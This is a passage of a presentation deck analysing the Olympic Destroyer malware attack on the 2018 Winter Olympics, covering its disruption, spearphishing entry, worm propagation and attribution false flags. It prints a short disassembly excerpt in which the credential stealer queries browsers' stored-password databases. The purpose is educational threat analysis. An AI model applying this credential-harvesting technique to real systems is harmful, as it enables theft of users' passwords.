OLYMPIC DESTROYER

A MASTERCLASS IN MISDIRECTION

KAIF AHSAN

2018 WINTER OLYMPICS

Where our story begins.

A glamorous opening ceremony
But something dark and dangerous looms in the shadows.

The sound of the fireworks wakes up
a sinister malware.

SYSTEMS CAME TO A HALT

01 Every domain controllers were being shut down.

02 The website, official app, RFID gates and ticketing System was down.

03 12 other Olympic facilities had gone black.


The Sole Purpose - Destroy & Disrupt.

The IT Team worked the entire night to rebuild the IT infrastructure form backup.

Who would dare to hack the Olympics?

ATTRIBUTION CHALLENGES

Evidence pointed towards multiple suspects.



Source: Cisco Talos

Let’s unravel the story of the Olympic Destroyer

AGENDA

Anatomy of the malware

Understand how the malware operated.

Why It is so deceptive?

Learn about the false flags and misdirections presents.

The Epilogue

Find out who was behind it and the wider geopolitical context.

Hi, I'm Kaif


Technology &
Cybersecurity enthusiast

THE UNIVERSITY OF MELBOURNE

MELBOURNE SPACE PROGRAM

Microsoft

ATLASSIAN




ATTACK ANALYSIS

HOW DID THE MALWARE OPERATE?

INITIAL COMPROMISE

The email, titled 'List of Delegates', was from the Vice-President of the International Olympic Committee




Screenshot of attachment from a spearphishing email.

Source: Kaspersky

Main Victims

- Software vendor responsible for automation at ski resorts.
- Two ski resort hotels in South Korea.
- IT service provider (Atos.net) headquartered in France.

Overview of Attack




Source: Kaspersky

PROPAGATION


PROPAGATION

- The network worm had a self-replicating feature.
- Leveraged affected machines to spread to machines in the network.
- Manual lateral movement to find the best spots to release the worm.



BROWSER CREDENTIAL STEALER


- The stealer supports: Internet Explorer, Firefox and Chrome.
- The malware parses the registry and it queries the sqlite file in order to retrieve stored credentials.



```
mov     ebx, [esp+248h+var_234]
mov     edx, offset aSelectOriginUr ; "SELECT origin_url, username_value, pass"...
mov     [esp+248h+var_238], eax
mov     ecx, ebx
mov     [esp+248h+var_228], eax
lea     eax, [esp+248h+var_228]
push    eax
lea     eax, [esp+24Ch+var_238]
push    eax
push    0
push    0
push    0FFFFFFFFh
call    sub_1005C930
add     esp, 14h
test    eax, eax
jz      short loc_10001E72
```

SYSTEM CREDENTIAL STEALER

